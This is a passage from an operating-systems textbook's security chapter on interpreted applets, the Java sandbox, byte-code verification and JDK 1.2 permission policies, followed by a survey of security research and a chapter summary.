The second way to run untrusted applets is to run them interpretively and not let them get actual control of the hardware. This is the approach used by Web browsers. Web page applets are commonly written in Java, which is a normal programming language, or in a high-level scripting language such as safe-TCL or Javascript. Java applets are first compiled to a virtual stack-oriented machine language called **JVM** (**Java Virtual Machine**). It is these JVM applets that are put on the Web page. When they are downloaded, they are inserted into a JVM interpreter inside the browser as illustrated in Fig. 9-39.

The advantage of running interpreted code over compiled code is that every instruction is examined by the interpreter before being executed. This gives the interpreter the opportunity to check if the address is valid. In addition, system calls are




Figure 9-39. Applets can be interpreted by a Web browser.

also caught and interpreted. How these calls are handled is a matter of the security policy. For example, if an applet is trusted (e.g., it came from the local disk), its system calls could be carried out without question. However, if an applet is not trusted (e.g., it came in over the Internet), it could be put in what is effectively a sandbox to restrict its behavior.

High-level scripting languages can also be interpreted. Here no machine addresses are used, so there is no danger of a script trying to access memory in an impermissible way. The downside of interpretation in general is that it is very slow compared to running native compiled code.

9.10.7 Java Security

The Java programming language and accompanying run-time system were designed to allow a program to be written and compiled once and then shipped over the Internet in binary form and run on any machine supporting Java. Security was a part of the Java design from the beginning. In this section we will describe how it works.

Java is a type-safe language, meaning that the compiler will reject any attempt to use a variable in a way not compatible with its type. In contrast, consider the following C code:

```
naughty_func( )
{
    char *p;
    p = rand( );
    *p = 0;
}
```

It generates a random number and stores it in the pointer *p*. Then it stores a 0 byte at the address contained in *p*, overwriting whatever was there, code or data. In

Java, constructions that mix types like this are forbidden by the grammar. In addition, Java has no pointer variables, casts, or user-controlled storage allocation (such as *malloc* and *free*), and all array references are checked at run time.

Java programs are compiled to an intermediate binary code called **JVM** (**Java Virtual Machine**) **byte code**. JVM has about 100 instructions, most of which push objects of a specific type onto the stack, pop them from the stack, or combine two items on the stack arithmetically. These JVM programs are typically interpreted, although in some cases they can be compiled into machine language for faster execution. In the Java model, applets sent over the Internet are in JVM.

When an applet arrives, it is run through a JVM byte code verifier that checks if the applet obeys certain rules. A properly compiled applet will automatically obey them, but there is nothing to prevent a malicious user from writing a JVM applet in JVM assembly language. The checks include

1. Does the applet attempt to forge pointers?
2. Does it violate access restrictions on private-class members?
3. Does it try to use a variable of one type as another type?
4. Does it generate stack overflows or underflows?
5. Does it illegally convert variables of one type to another?

If the applet passes all the tests, it can be safely run without fear that it will access memory other than its own.

However, applets can still make system calls by calling Java methods (procedures) provided for that purpose. The way Java deals with that has evolved over time. In the first version of Java, **JDK** (**Java Development Kit**) **1.0**. applets were divided into two classes: trusted and untrusted. Applets fetched from the local disk were trusted and allowed to make any system calls they wanted. In contrast, applets fetched over the Internet were untrusted. They were run in a sandbox, as shown in Fig. 9-39, and allowed to do practically nothing.

After some experience with this model, Sun decided that it was too restrictive. In JDK 1.1, code signing was employed. When an applet arrived over the Internet, a check was made to see if it was signed by a person or organization the user trusted (as defined by the user's list of trusted signers). If so, the applet was allowed to do whatever it wanted. If not, it was run in a sandbox and severely restricted.

After more experience, this proved unsatisfactory as well, so the security model was changed again. JDK 1.2 introduced a configurable fine-grain security policy that applies to all applets, both local and remote. The security model is complicated enough that an entire book has been written describing it (Gong, 1999), so we will just briefly summarize some of the highlights.

Each applet is characterized by two things: where it came from and who signed it. Where it came from is its URL; who signed it is which private key was used for the signature. Each user can create a security policy consisting of a list of rules.

Each rule may list a URL, a signer, an object, and an action that the applet may perform on the object if the applet's URL and signer match the rule. Conceptually, the information provided is shown in the table of Fig. 9-40, although the actual formatting is different and is related to the Java class hierarchy.

URL	Signer	Object	Action
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Read
*		/usr/tmp/*	Read, Write
www.microsoft.com	Microsoft	/usr/susan/Office/–	Read, Write, Delete

Figure 9-40. Some examples of protection that can be specified with JDK 1.2.

One kind of action permits file access. The action can specify a specific file or directory, the set of all files in a given directory, or the set of all files and directories recursively contained in a given directory. The three lines of Fig. 9-40 correspond to these three cases. In the first line, the user, Susan, has set up her permissions file so that applets originating at her tax preparer's machine, which is called *www.taxprep.com*, and signed by the company, have read access to her tax data located in the file *1040.xls*. This is the only file they can read and no other applets can read this file. In addition, all applets from all sources, whether signed or not, can read and write files in */usr/tmp*.

Furthermore, Susan also trusts Microsoft enough to allow applets originating at its site and signed by Microsoft to read, write, and delete all the files below the *Office* directory in the directory tree, for example, to fix bugs and install new versions of the software. To verify the signatures, Susan must either have the necessary public keys on her disk or must acquire them dynamically, for example in the form of a certificate signed by a company she trusts and whose public key she has.

Files are not the only resources that can be protected. Network access can also be protected. The objects here are specific ports on specific computers. A computer is specified by an IP address or DNS name; ports on that machine are specified by a range of numbers. The possible actions include asking to connect to the remote computer and accepting connections originated by the remote computer. In this way, an applet can be given network access, but restricted to talking only to computers explicitly named in the permissions list. Applets may dynamically load additional code (classes) as needed, but user-supplied class loaders can precisely control on which machines such classes may originate. Numerous other security features are also present.

9.11 RESEARCH ON SECURITY

Computer security is an extremely hot topic. Research is taking place in all areas: cryptography, attacks, malware, defenses, compilers, etc. A more-or-less continuous stream of high-profile security incidents ensures that research interest

in security, both in academia and in industry, is not likely to waver in the next few years either.

One important topic is the protection of binary programs. Control Flow Integrity (CFI) is a fairly old technique to stop all control flow diversions and, hence, all ROP exploits. Unfortunately, the overhead is very high. Since ASLR, DEP, and canaries are not cutting it, much recent work is devoted to making CFI practical. For instance, Zhang and Sekar (2013) at Stony Brook developed an efficient implementation of CFI for Linux binaries. A different group devised a different and even more powerful implementation for Windows (Zhang, 2013b). Other research has tried to detect buffer overflows even earlier, at the moment of the overflow rather than at the attempted control flow diversion (Slowinska et al., 2012). Detecting the overflow itself has one major advantage. Unlike most other approaches, it allows the system to detect attacks that modify noncontrol data also. Other tools provide similar protection at compile time. A popular example is Google's AddressSanitizer (Serebryany, 2013). If any of these techniques becomes widely deployed, we will have to add another paragraph to the arms race described in the buffer overflow section.

One of the hot topics in cryptography these days is homomorphic encryption. In laymen's terms: homomorphic encryption allows one to process (add, subtract, etc.) encrypted data while they are encrypted. In other words, the data are never converted to plaintext. A study into the limits of provable security for homomorphic encryption was conducted by Bogdanov and Lee (2013).

Capabilities and access control are also still very active research areas. A good example of a microkernel supporting capabilities is the seL4 kernel (Klein et al., 2009). Incidentally, this is also a fully verified kernel which provides additional security. Capabilities have now become hot in UNIX also. Robert Watson et al. (2013) have implemented lightweight capabilities to FreeBSD.

Finally, there is large body of work on exploitation techniques and malware. For instance, Hund et al. (2013) show a practical timing channel attack to defeat address-space randomization in the Windows kernel. Likewise Snow et al. (2013) show that JavaScript address space randomization in the browser does not help as long as the attacker finds a memory disclosure that leaks even a single gadget. Regarding malware, a recent study by Rossow et al. (2013) analyzes an alarming trend in the resilience of botnets. It seems that especially botnets based on peer-to-peer communication will be exceedingly hard to dismantle in the near future. Some of these botnets have been operational, nonstop, for over five years.

9.12 SUMMARY

Computers frequently contain valuable and confidential data, including tax returns, credit card numbers, business plans, trade secrets, and much more. The owners of these computers are usually quite keen on having them remain private and

not tampered with, which rapidly leads to the requirement that operating systems must provide good security. In general, the security of a system is inversely proportional to the size of the trusted computing base.

A fundamental component of security for operating systems concerns access control to resources. Access rights to information can be modeled as a big matrix, with the rows being the domains (users) and the columns being the objects (e.g., files). Each cell specifies the access rights of the domain to the object. Since the matrix is sparse, it can be stored by row, which becomes a capability list saying what that domain can do, or by column, in which case it becomes an access control list telling who can access the object and how. Using formal modeling techniques, information flow in a system can be modeled and limited. However, sometimes it can still leak out using covert channels, such as modulating CPU usage.

One way to keep information secret is to encrypt it and manage the keys carefully. Cryptographic schemes can be categorized as secret key or public key. A secret-key method requires the communicating parties to exchange a secret key in advance, using some out-of-band mechanism. Public-key cryptography does not require secretly exchanging a key in advance, but it is much slower in use. Sometimes it is necessary to prove the authenticity of digital information, in which case cryptographic hashes, digital signatures, and certificates signed by a trusted certification authority can be used.

In any secure system users must be authenticated. This can be done by something the user knows, something the user has, or something the user is (biometrics). Two-factor identification, such as an iris scan and a password, can be used to enhance security.

Many kinds of bugs in the code can be exploited to take over programs and systems. These include buffer overflows, format string attacks, dangling pointer attacks, return to libc attacks, null pointer dereference attacks, integer overflow attacks, command injection attacks, and TOCTOUs. Likewise, there are many counter measures that try to prevent such exploits. Examples include stack canaries, data execution prevention, and address-space layout randomization.

Insiders, such as company employees, can defeat system security in a variety of ways. These include logic bombs set to go off on some future date, trap doors to allow the insider unauthorized access later, and login spoofing.

The Internet is full of malware, including Trojan horses, viruses, worms, spyware, and rootkits. Each of these poses a threat to data confidentiality and integrity. Worse yet, a malware attack may be able to take over a machine and turn it into a zombie which sends spam or is used to launch other attacks. Many of the attacks all over the Internet are done by zombie armies under control of a remote botmaster.

Fortunately, there are a number of ways systems can defend themselves. The best strategy is defense in depth, using multiple techniques. Some of these include firewalls, virus scanners, code signing, jailing, and intrusion detection systems, and encapsulating mobile code.